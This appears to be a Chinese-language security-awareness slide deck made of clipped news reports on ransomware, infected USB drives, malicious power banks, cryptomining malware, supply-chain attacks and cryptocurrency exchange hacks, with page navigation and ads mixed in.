摘要：2018年，全國共有430餘萬臺計算機遭受勒索病毒攻擊；攻擊以伺服器定向攻擊為主，輔以撒網式無差別攻擊手段；最常使用的攻擊手段是遠端桌面弱口令暴力破解。2018年，政府單位最容易遭到勒索病毒攻擊，佔被攻擊單位總數的21.0%；金融終端最容易遭到勒索病毒攻擊，佔被攻擊終端總數的31.8%。在感染...

2018年，全國共有430餘萬臺計算機遭受勒索病毒攻擊；攻擊以伺服器定向攻擊為主，輔以撒網式無差別攻擊手段；最常使用的攻擊手段是遠端桌面弱口令暴力破解。2018年，政府單位最容易遭到勒索病毒攻擊，佔被攻擊單位總數的21.0%；金融終端最容易遭到勒索病毒攻擊，佔被攻擊終端總數的31.8%。在感染勒索病毒的政企單位中，政府單位數量最多，佔被感染單位總數的24.1%；感染GlobelImposter的最多，佔被感染單位總數的34.0%。

——《2018勒索病毒白皮書（政企篇）》，360終端安全實驗室

第一章，勒索病毒整體攻擊態勢

2018年，勒索病毒攻擊特點也發生了變化：2017年，勒索病毒由過去撒網式無差別攻擊逐步轉向以伺服器定向攻擊為主，而2018年，勒索病毒攻擊則以伺服器定向攻擊為主，輔以撒網式無差別攻擊手段。


一、整體態勢

還有一個感染途徑....




https://st3.depositphotos.com/10600104/18576/v/1600/depositphotos_185760372-stock-illustration-man-disappointed-stabbed-friend-spoof.jpg


企業資安背後的一刀: USB 設備



USB便利但不安全



檢查?



檢查?



- 收信
- 玩遊戲
- 逛正常網站
- 逛怪怪網站
- 任意下載軟體
- 抓音樂及影片
- ...

不要錢的最貴....

<http://news.ltn.com.tw/news/focus/paper/1166581>

自由時報

Liberty Times Net

即時新

報紙總

影音

NEW

財經

娛樂

汽車

時尚

體育

3C

評論

臺北市 33-36 °C

首頁 > 報紙 > 焦點

TAIPEI TIMES 覽

府資安週隨身碟贈品 竟藏病毒



2018-01-07



警方提供250支 有54支感染惡意程式



〔社會新聞中心、記者蘇永耀／台北報導〕總統府為宣導「資安即國安」活動，刑事局參與時提供的贈品隨身碟（U S B）；諷刺的是，其中竟有五十四支感染惡意程式，因涉及總統府單位擔心事件不單純，且又是在政府辦理資安問題活動時凸槌，特別要求



總統府去年底主辦資安週活動，刑事局設置攤位並提供兩百五十支隨身碟做為有獎徵答禮品，其中竟有五十四支感染惡意程式，國安單位要求警方徹查。（資料照）

刑事局調查後發現，原來是供使用的電腦中毒，他測試隨身碟插入電腦，進而造成大故意及中國方面有意攻擊行為。

刑事局表示，惡意「XtbSeDuA.exe」，功能為竊取 I P。二〇一五年，歐盟刑警集團，國際資安廠商也製作病毒體都可偵測、隔離，且只會在作。

相關人士指出，刑事局除向府方表達歉意外，也分別向負責總統府資安德財、警政署長陳家欽等報告。

news.ltn.com.tw/news/life/breakingnews/1171226

自由時報
Liberty Times Net

即時 報紙 焦點 政治 社會 地方 生活 言論 國際 財經 體育

快訊 阿聯酋班機降落杜拜出意外 飛機起火燒毀


首頁 > 生活

插上就複製資料 小心行動電源洩個資

2014-12-01 16:48

〔即時新聞／綜合報導〕現代人手機不離身，行動電源更成了不可或缺的配備之一，現在卻傳出有惡意的行動電源，若充電小心個人資料恐被複製。

據TVBS新聞報導，中國發現一款竊取個人資料的行動電源，只要用USB線連結手機，就會開始複製手機裡的所有資料，專家呼籲民眾，外出盡量不要使用他人行動電源，若真的不得已也要改使用只有充電功能的電源線，免得資料遭到竊取。



這款行動電源外觀跟一般的行動電源並無差異，但裡面其實暗藏了晶片以及記憶卡，在一個小時內便能完整複製手機資訊，專家也說，單看外觀沒辦法分辨，有心人士只要在裡面動手腳，就能輕易竊取資訊。

Downad (Conficker)與Stuxnet病毒:習慣使用 USB傳輸資料是隱憂




圖 1：製造業是所有產業當中「autorun.inf」偵測數量最多的產業 (根據趨勢科技 Smart Protection Network™ 全球威脅情報網 2018 年 7 月至 12 月的資料)。

在所有產業當中，製造業的「autorun.inf」偵測數量居冠。Downad (亦稱為 Conficker) 與其他 USB 蠕蟲都是利用「autorun.inf」檔案來讓它們在已感染的可卸除式裝置插入電腦時可以自動執行。這對習慣使用 USB 隨身碟在 IT 與 OT 網路之間傳輸資料的工業環境來說是一項隱憂。例如惡名昭彰、專門攻擊核電廠的 Stuxnet 惡意程式就是經由 USB 隨身碟散布 (雖然它也運用了一個系統漏洞來解析捷徑檔案)。像 Stuxnet 這樣的案例告訴我們，除了發動攻擊的歹徒之外，一般員工也可能因為外接裝置遭到感染而成為攻擊的幫兇。此外，雖然攻擊一開始是發生在企業網路內，但最終也可能波及工業控制系統。

裝置管理很重要

<https://www.ithome.com.tw/news/131423>

新聞


美國太空總署遭駭調查：駭客以Raspberry Pi作為跳板滲透NASA網路

NASA旗下實驗室一年前被駭客入侵，並盜走重要資料，近期官方公布調查報告，指出內部人員未依照標準作業程序來安裝新的連網裝置，讓駭客得以透過其中一款幽靈裝置作為跳板，駭進該實驗室網路。

文/ 陳曉莉 | 2019-06-24 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團

👍 讚 728 分享



情境示意圖：NASA旗下噴氣推進實驗室工作場景（Jet Propulsion Laboratory，JPL）（圖片來源：<https://www.jpl.nasa.gov/spaceimages/details.php?id=PIA23266>）

16TB企業級硬碟 全新上市

SEAGATE

iThome Security

已說讚 1 萬 按讚次數

你和其他 21 位朋友都說這個讚

iThome Security 22 分鐘前

強調用戶隱私的電子郵件服務業

A stylized illustration of a smartphone with various colorful app icons floating above it, set against a background of a blue and white architectural structure. The icons include a red information icon, a green checkmark, a blue 'Aa' text icon, a yellow Wi-Fi icon, a green gear, an orange padlock, a purple shopping bag, a blue globe, a pink magnifying glass, a green percentage sign, a blue music note, and a green speech bubble. The smartphone itself has a blue screen with several icons visible. The background features a blue and white architectural structure with a large, curved, white element on the right side.

G+1 8 969



根據資安公司Dr.Web的報告，發現在Google應用商店中有155個App感染了木馬。這些木馬會蒐集使用者的裝置資訊，然後在被感染的手機中顯示廣告。Dr.Web表示他們已經把這個發現通知所有受到感染的木馬App下架。

根據Dr.Web說明，他們將此次發現的木馬命名為Android.Spy.305，最初是在今年的4月份被他們發現。這個木馬是一個廣告的SDK平台，當用戶透過這個木馬下載之後就會讓這些嵌入平台的App作者產生利潤。Dr.Web表示，最近的幾個嵌入這個SDK平台的應用程式分別是：MaxMitek Inc, Fatty Studio, Gig Mobile, TrueApp Lab, Sigourney Studio, Doril Radio.FM, Finch Peach Mobile Apps, Mothrr Mobile Apps。

2019 TWCERT/CC 電子報、2019 電子報6月份、TWCERT/CC 電子報

WhatsApp 緊急修補嚴重資安漏洞：一通未接來電即可植入惡意程式進行監聽



於五月初發現的這個嚴重漏洞，屬於WhatsApp的VOIP堆疊暫存溢位錯誤；駭客可利用此漏洞，在受害者WhatsApp應用程式中執行任意程式碼，可監聽特定用戶透過WhatsApp傳送的文字和語音訊息內容。

據首先揭露此事的金融時報報導指出，一家稱為NSO Group的以色列資安公司發展出基於該漏洞的惡意監聽軟體，也已經成功用來監控特定對象；但NSO表示進行駭侵監聽都是該公司的各國情治單位客戶，該公司自己並未進行監聽活動。

WhatsApp也拒絕對外透露受害者人數和清單；有報導指出一些人權律師疑似遭到監聽。

受影響的WhatsApp版本遍及Android、iOS、Windows Phone和Tizen等各種行動作業系統；WhatsApp已經緊急推出更新版，用戶也應立即更新舊版WhatsApp。

挖礦攻擊

- 拿別人電腦挖礦
- 直接盜領



你的電腦還是手機有沒有溫度過高？



<http://www.wantgoo.com/global/stockindex?stockno=bitcoin>



<https://www.ithome.com.tw/news/117995>

<https://www.ithome.com.tw/news/119771>



Mac 最近總是燒燙燙?原來是下載到假的Flash Player,被植入挖礦程式了

POSTED ON 2018 年 06 月 04 日 BY TREND LABS 趨勢科技全球技術支援與研發中心

近來有 Mac 使用者表示其電腦的 CPU 用量與電池消耗速度都比平常更高。根據研究人員發現，這些使用者電池快速消耗的原因是某個名為「mshelper」的虛擬貨幣挖礦程式 (趨勢科技命名為：COINMINER_TOOLXMR.A-OSX) 在背後挖礦。

<https://www.blocktempo.com/monero-mining-malware-hits-apple-macs/>

資

訊安全公司Malwarebytes Labs的研究開發人員在5/22的一則部落格文章中指出，一個看似無害的Mac程式「mshelper」，卻佔據了大量的CPU算力。

發現此事的用戶們表示，檢查活動監視器的CPU部分，發現「mshelper」不斷以高佔額的狀態出現。

當他們安裝安全軟體BitDefender後，注意到BitDefender不斷回傳mshelper正試圖反刪除它的通知。

而嘗試安裝Malwarebytes後，證明並無法解決此問題。

不過，也有用戶回報，安裝Etrecheck有用，此軟體立即辨識出惡意軟體，並允許用戶直接刪除惡意軟體。

mshelper遭駭客利用

實際上，Mac軟體「mshelper」本身是無害的，但再加上其他惡意程式協作，這在被入侵的電腦上就是完全另一回事了。

當電腦被入侵後，不知名的駭客利用mshelper軟體來挖門羅幣。

軟體供應鏈攻擊再起，微軟：小心安裝PDF編輯器卻讓挖礦軟體上身

微軟指出，駭客利用軟體供應鏈中的缺陷，藉由假冒的PDF編輯器軟體合作夥伴的伺服器，在使用者的電腦上植入挖礦軟體。

文/ 陳曉莉 | 2018-07-27 發表

✓ 讚 4.9 萬 按讚加入iThome粉絲團 113 分享 G+



微軟安全團隊在本周揭露了一場針對軟體供應鏈的攻擊行動，駭客開採了PDF編輯器安裝流程中的漏洞，竄改安裝時所需下載的MSI字形套件，並植入挖礦程式。微軟亦向外界示警：軟體供應鏈已受到駭客的青睞而成為高風險領域。

這起攻擊行動是因遭到微軟安全防護服務Windows Defender ATP攔截而引起研究人員的注意。在這起事件中，駭客建立了一個仿冒PDF編輯器之軟體合作夥伴的伺服器，還複製與代管該軟體合作夥伴所提供的有MSI檔案，接著竄改其中作為亞洲字體套件的MSI檔案，植入可用來開採門羅幣的挖礦程式。

手法示意圖（來源：微軟）



在架好自己的仿冒伺服器之後，駭客利用軟體供應鏈中的缺陷，影響了PDF編輯器的下載參數，以在安裝編輯器時把MSI檔案的下載連結指向駭客伺服器，把挖礦程式送進使用者電腦上。

<https://www.ithome.com.tw/news/124838>

事實上，從去年迄今便已出現多起利用軟體供應鏈的攻擊行動，例如有一文字編輯軟體的更新被植入了後門，駭客也在一報稅軟體的更新程序中嵌入Petya勒索程式，CCleaner亦曾出現後門版，今年初駭客還藉由BT用戶端程式MediaGet散布挖礦程式，估計去年至少有7起的軟體供應鏈攻擊，微軟則預期該趨勢將日益增長。

Facebook post from 網路攻防戰 (@netwargame) dated May 27, 2018. The post discusses a case analysis of the Taiwan Academic Network Emergency Response Center (TANET).

網路攻防戰
@netwargame

主題：台灣學術網路危機處理中心(TANET) 個案分析：

摘要：
駭客利用受害主機進行挖礦之攻擊行為在 2018 年年初開始越來越頻繁，而挖礦的攻擊行為可分為一般主機挖礦與瀏覽器的挖礦綁架，其中受害主機所用的作業系統大都為 Windows 系統居多，而 Linux 主機感染挖礦程式的現象則不常見。

個案分析-校園Linux主機感染挖礦程式事件分析報告
<http://cert.tanet.edu.tw/prog/opendoc.php...>

個案分析-Smominru挖礦攻擊事件分析報告
<http://cert.tanet.edu.tw/prog/opendoc.php...>

個案分析-BlackRuby挖礦勒索攻擊事件分析報告
<http://cert.tanet.edu.tw/prog/opendoc.php...>

個案分析-Coinhive網頁挖礦事件分析報告
<http://cert.tanet.edu.tw/prog/opendoc.php...>

個案分析-礦工木馬PhotoMiner病毒事件分析報告
<http://cert.tanet.edu.tw/prog/opendoc.php...>

台灣學術網路危機處理中心
TAIWAN >>> 個案分析

38 1則留言 15則分享

懷疑電腦越來越慢？有 2,500 個網站會偷用你的電腦挖礦，就算關掉瀏覽器也一樣

作者 T客邦 | 發布日期 2017 年 12 月 07 日 8:15 | 分類 網路, 資訊安全, 電腦 [Follow](#) [G+](#) [讚 2,056](#) [分享](#)



或許你已經知道，有一些網站會埋入挖礦程式，當使用者連上網站時，自己的 CPU 就會被這個網站當成「礦工」，幫忙這個網站賺取挖礦的虛擬貨幣。現在研究人員指出，這個狀況可能只會越來越嚴重，甚至當離開這個網站、關閉瀏覽器，你的 CPU 依然在幫別人做牛做馬。

香港比特幣交易所(2016/8)

<http://news.ltn.com.tw/news/business/breakingnews/1783474>

2016-08-03 13:48

〔記者陳柔蓁／綜合報導〕總部位於香港的數位貨幣交易中心Bitfinex發現安全出現漏洞，已在昨晚暫停交易與存款、兌換服務，比特幣被盜約6,500萬美元（2.1億台幣）。



比特幣。（路透）

Bitfinex在聲明稿中表示，「我們正在調查安全漏洞以查明原委，但我們已經知道部分使用者的比特幣遭竊。」損失僅止於比特幣帳戶，美元帳戶仍然安全。駭客盜走11萬9,756枚比特幣，相當於6,500萬美元。

Bitfinex是比特幣（bitcoin）、以太坊（ether）和萊特幣（litecoin）等數位貨幣大型交易

中心之一。

比特幣交易商每次被駭，都會大幅影響比特幣幣值。Bitfinex此次被駭事件，造成比特幣兌美元價格從週二620美元，一路下滑至518美元，跌幅超過16%。

前（2014）年至今陸續發生駭客入侵比特幣交易商，Mt.Gox在2014年被駭走75萬個比特幣，最終申請破產保護；2014年另2家比特幣交易商Flexcoin與Poloniex也傳出駭客入侵。Bitstamp也於2015年1月遭駭客竊取1.9萬個比特幣。

勒索軟體也來參一腳

<https://www.ithome.com.tw/news/124747>

iThome

新聞

產品評測

技術

專題

AI & Big Data

Cloud

DevOps

GDPR

資安

研討會

社群

Q搜尋

新聞

勒索軟體Jigsaw改造再現身，這次不勒索，改當比特幣小偷

資安業者Fortinet日前發現一款比特幣竊取惡意程式，類似於勒索病毒Jigsaw，不過，這款惡意程式並不會鎖定使用者文件來要求付款，而是透過更改使用者的比特幣位址為攻擊者的位址，來竊取比特幣，目前已成功偷取8.4個比特幣，約6萬美元。

文/ 戴廷芳 | 2018-07-24 發表

讚 4.9 萬 按讚加入iThome粉絲團

讚 56 分享

G+



2018 DIGITAL GOVERNMENT SUMMIT
數位政府高峰會
服務型智慧政府提供便捷服務、落實透明治理
2018.8.24(五)
台北富邦國際會議中心
參與將可獲得公務人員終身學習時數
瞭解更多>>>

iThome Security
說這專頁讚 7,098 按讚次數
成為朋友中第一個說這讚的人
iThome Security
16 分鐘前

瀏覽器成為幫兇

<https://www.ithome.com.tw/news/131403>

新聞

Firefox本周再傳零時差攻擊漏洞，可能鎖定加密貨幣用戶

Firefox本周接連爆出的二個漏洞，都是由加密貨幣交易平台發現並通報給Mozilla，顯示駭客正在對加密貨幣用戶發動攻擊

文/ 林妍瀾 | 2019-06-21 發表

✓ 讚 5.5 萬

按讚加入iThome粉絲團

讚 109

分享

Mozilla Foundation Security Advisory 2019-19

Security vulnerabilities
fixed in Firefox 67.0.4
and Firefox ESR 60.7.2

CVE-2019-11708:
sandbox escape using
Prompt:Open

Reporter Coinbase Security
Impact high



Firefox又要升級了！本周內，Mozilla二度發佈Firefox零時差漏洞公告，呼籲用戶升級到最新版本。而一周接連二起來自Coinbase通報的漏洞，顯示駭客可能鎖定加密貨幣用戶。



你和其他 21 位朋友都說這個讚



強調用戶隱私的電子郵件服務業者Tutanota，最近他們在網頁版的介面上，納入新的端對端加密行事曆，讓使用網頁收發電子郵件的使用者，也能和Tutanota

改你網路流向導到假網頁

駭客挾持BGP，竄改加密錢包DNS，盜走價值17萬美元的以太幣

資安專家推測，駭客挾持BGP把Amazon Route 53服務的流量導至駭客操縱的DNS伺服器，將造訪MyEtherWallet的用戶導向偽造網站，誘導MyEtherWallet錢包用戶輸入憑證，盜走用戶帳號內的以太幣。

文/ 陳曉莉 | 2018-04-25 發表

讚 4.8 萬 按讚加入iThome粉絲團 讚 230 分享 G+



以太幣 (Ether) 加密錢包服務MyEtherWallet在世界協調時間 (UTC) 周二 (4/24) 上午11點到下午1點 (約台灣周二下午7點到9點) 遭駭客將流量導至偽造的俄國網站，誘導MyEtherWallet用戶輸入憑證，並成功清空受害用戶的帳號，盜走了價值17萬美元的以太幣，初期外界以為這只是尋常的DNS挾持 (DNS hijacking)，然而，資安專家發現它卻是個攻擊範圍與規模都更大的BGP挾持 (BGP hijacking) 攻擊。

IBM 掌握 IT 維運必勝關鍵 企業應用最佳化 免費線上評估 立即評估

iThome Security 星期五 這樣的GDPR解法，是有創意，還是很實際？


GDPR Shield

iThome

Internet of Things (IoT)



➔ 智慧生活



You can help us keep the comics coming by becoming a patron!
www.patreon.com/joyoftech

萬物皆可駭

joyoftech.com

攻擊手法

